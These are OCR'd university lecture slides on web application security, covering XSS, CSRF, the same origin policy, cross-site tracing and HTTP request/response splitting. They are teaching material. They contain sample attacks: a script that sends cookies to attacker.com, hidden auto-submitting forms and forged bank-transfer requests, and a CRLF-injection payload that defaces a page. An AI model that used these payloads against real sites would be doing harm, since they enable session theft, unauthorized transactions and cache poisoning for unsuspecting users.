Advanced Web Application Security

Secure Application Development (SecAppDev)
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Lieven Desmet – Lieven.Desmet@cs.kuleuven.be

KATHOLIEKE UNIVERSITEIT LEUVEN
DistriNet
RESEARCH GROUP

Overview

- XSS/CSRF
- Same Origin Policy
- Impact of CSRF
- Countermeasures
- CsFire
- Mashup security

XSS/CSRF

Cross-Site Scripting (XSS)

Cross-Site Request Forgery (XSRF)

Implicit authentication

Cross-Site Scripting (XSS)

Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …


Vulnerability description:

- Injection of HTML and client-side scripts into the server output, viewed by a client

Possible impact:

- Execute arbitrary scripts in the victim’s browser

Stored or persistent XSS



HTTP request injecting a script
into the persistent storage of the vulnerable server

Attacker

HTTP response

D

Vulnerable server

Regular http request

Victim

Http response containing
script as part of executable content

Impact of reflected or stored XSS

An attacker can run arbitrary script in the origin domain of the vulnerable website

Example: steal the cookies of forum users

```
…
<script>
    new Image().src="http://attacker.com/send_cookies.php?forumcookies=“
            + encodeURI(document.cookie);
</script>
…
```

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
Cross-Site Request Forgery (CSRF)

Synonyms: one click attack, session riding, confused deputy, XSRF, …

Description:

- web application is vulnerable for injection of links or scripts
- injected links or scripts trigger unauthorized requests from the victim’s browser to remote websites
- the requests are trusted by the remote websites since they behave as legitimate requests from the victim

CSRF example



HTTP request injecting a script

into the persistent storage of the vulnerable server

HTTP response

Regular http request

Http response containing

script as part of executable content

Unauthorized HTTP request

HTTP response

Implicit authentication

- XSRF exploits the fact that requests are implicitly authenticated
- Implicit authentication:
  - HTTP authentication: basic, digest, NTLM, …
  - Cookies containing session identifiers
  - Client-side SSL authentication
  - IP-address based authentication
  - …
- Notice that some mechanisms are even completely transparent to the end user!
  - NTLM, IP-address based, …

Same Origin Policy

Same Origin Policy

Allowed cross-domain interactions

Same Origin Policy

Important security measure in browsers for client-side scripting

> **“Scripts can only access properties associated with documents from the same origin”**

Origin reflects the triple:

- Hostname
- Protocol
- Port (*)

Same origin policy example

http://www.company.com/jobs/index.html

http://www.company.com/news/index.html

- Same origin (same host, protocol, port)

https://www.company.com/jobs/index.html

- Different origin (different protocol)

http://www.company.com:81/jobs/index.html

- Different origin (different port)

http://company.com/jobs/index.html

- Different origin (different host)

http://extranet.company.com/jobs/index.html

- Different origin (different host)

Effects of the Same Origin Policy

Restricts network capabilities

- Bound by the origin triplet
- Important exception: cross-domain hosts in the DOM are allowed

Access to DOM elements is restricted to the same origin domain

- Scripts can’t read DOM elements from another domain

Same origin policy solves CSRF?

What can be the harm of injecting scripts if the Same Origin Policy is enforced?

Although the same origin policy, documents of different origins can still interact:

- By means of links to other documents
- By using iframes
- By using external scripts
- By submitting requests
- …

Allowed cross-domain interactions

Links to other documents

```
<a href=“http://www.domain.com/path“>Click here!</a>
<img src=“http://www.domain.com/path”/>
```

- Links are loaded in the browser (with or without user interaction) possibly using cached credentials

Using iframes/frames

```
<iframe style=“display: none;” src=“http://www.domain.com/path”></iframe>
```

- Link is loaded in the browser without user interaction, but in a different origin domain

Allowed cross-domain interactions

Loading external scripts

```
…
<script src=“http://www.domain.com/path”></script>
…
```

The origin domain of the script seems to be www.domain.com,

However, the script is evaluated in the context of the enclosing page

Result:

- The script can inspect the properties of the enclosing page
- The enclosing page can define the evaluation environment for the script

Allowed cross-domain interactions

Initiating HTTP POST requests

```
<form name=“myform” method=“POST” action=“http://mydomain.com/process”>
      <input type=“hidden” name=“newPassword” value=“31337”/>
      …
</form>
<script>
      document.myform.submit();
</script>
```

- Form is hidden and automatically submitted by the browser, using the cached credentials
- The form is submitted as if the user has clicked the submit button in the form

Allowed cross-domain interactions

Via the Image object

```
<script>
var myImg = new Image();
myImg.src = http://bank.com/xfer?from=1234&to=21543&amount=399;
</script>
```

Via the XmlHttpRequest object

```
<script>
var xmlHttp=new XMLHttpRequest();
var postData = ‘from=1234&to=21543&amount=399’;
xmlHttp.open("GET","http://bank.com/xfer",true);
xmlHttp.send(postData);
</script>
```

Via document.* properties

```
document.location = http://bank.com/xfer?from=1234&to=21543&amount=399;
```

Allowed cross-domain interactions

Initidirecting via the meta directive

```
<meta http-equiv="refresh" content="0; URL=http://www.yourbank.com/xfer" />
```

Via URLs in style/CSS

```
body
     {
     background: url(‘http://www.yourbank.com/xfer’) no-repeat top
     }
```

```
<p style="background:url(‘http://www.yourbank.com/xfer’);”>Text</p>
```

```
<LINK href=" http://www.yourbank.com/xfer “ rel="stylesheet" type="text/css">
```

Quantification of cross-domain requests

[MHD+09]

	GET	POST	Total
cross-domain requests (strict SOP)	460, 899 (46.48%)	2, 052 (0.21%)	462, 951 (46.69%)
cross-domain requests (relaxed SOP)	291, 552 (29.40%)	1, 860 (0.19%)	293, 412 (29.59%)
All requests	964, 028 (97.23%)	27, 501 (2.77%)	991, 529 (100.00%)

Source: Browser Protection Against Cross-Site Request Forgery (SecuCode 2009)

And what about…

Cross-Site Tracing (XST)

Request/response splitting

Cross-Site Tracing (XST)

Description:

Exploit the HTTP TRACE method to trigger reflected XSS on a web server

HTTP TRACE:

“Echoes back the received request, so that a client can see what intermediate servers are adding or changing in the request.”

```
<script type=”text/javascript”>
    var xmlHttp = new ActiveXObject(“Microsoft.XMLHTTP”);
    xmlHttp.open(“TRACE”, “http://domain.com”,false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
</script>
```

XST protocol example

```
mymachine:~$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: www.malicious.be
Cookie: parameter=somevalue
```

HTTP Request

```
HTTP/1.1 200 OK
Date: Mon, 25 Feb 2008 21:50:01 GMT
Server: Apache/2.2.6 (Debian) mod_jk/1.2.25 PHP/5.2.4-2 with Suhosin-Patch
Transfer-Encoding: chunked
Content-Type: message/http
```

HTTP Response header

```
TRACE / HTTP/1.1
Host: www.malicious.be
Cookie: parameter=somevalue
```

HTTP Response body

HTTP Request/Response splitting


Synonyms and variations:

- HTTP header injection
- HTTP Request splitting
- HTTP Request splitting
- HTTP Request smuggling
- HTTP Response smuggling

Request splitting targets vulnerability in the browser/proxy

Response splitting targets vulnerability in the server/proxy

Web infrastructure



Web proxy

Web proxy

- sits in between the client and the web servers
- typically provides web connectivity to an internal network
- receives requests from internal clients, sends out the HTTP requests on behalf of the clients and returns the responses to the clients
- can filter requests and content, or can cache results to limit bandwidth usage

Reverse proxy

- is typically installed near one or more server
- forwards all incoming traffic to the servers
- can filter requests or expose internal servers to an extranet

HTTP Request splitting

Description:


- Script can send multiple HTTP requests instead of a single HTTP request
- In order to split the HTTP request, special characters are injected into the request:
  - » Carriage return: ‘\r’, %0d
  - » Line feed: ‘\n’, %0a

Impact:

In combination with a HTTP proxy, the script can circumvent the same origin policy:

- According to the browser, only 1 request is sent
- According to the proxy, multiple requests are sent, potentially to different origin domains

Http Request splitting: concept



HTTP Request splitting example

Script resides in web page of *www.attacker.com* domain

Nevertheless, the script breaks out of the same origin policy and sends a request to *www.targetdomain.com*

```
<script>
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET\thttp://www.targetdomain.com/some_path\tHTTP/1.0\r\n” +
     + “Host:\twww.targetdomain.com\r\n” +
     + “Referer:\thttp://www.targetdomain.com/my_referer\r\n\r\n” +
     + “GET”,  "http://www.attacker.com/",false);
x.send();
</script>
```

HTTP response splitting

Description:

- Unvalidated data is included in the HTTP response header
  - Carriage return: ‘\r’, %0d
  - Line feed: ‘\n’, %0a
- HTTP response header is sent to a web user

Impact:

- Attacker has control over the HTTP response body sent back to the browser
- Allows the creation of additional HTTP responses:
  - Cross-user defacement
  - Cache poisoning of HTTP proxy and web browser

Countermeasures:

- Input and output validation

HTTP response splitting example

Suppose the following server code:

```
…
String nick = request.getParameter(“nickname”);
Cookie cookie = new Cookie(“nick", nick);
response.addCookie(cookie);
…
```

Inject the following nick:

```
Lieven%0d%0aConnection:%20Keep-Alive
%0d%0aContent-Length:%200%0d%0a%0d%0a
HTTP/1.0%20200%20OK%0d%0aContent-Type:
%20text/html%0a%0aContent-Length:%2021
%0d%0a%0d%0a<html>Defaced!</html>
```

new response

Web Cache Poisoning

Following example is taken from Amit Klein:

Let’s change http://www.the.site/index.html into a “Gotcha!” page.

Participants:

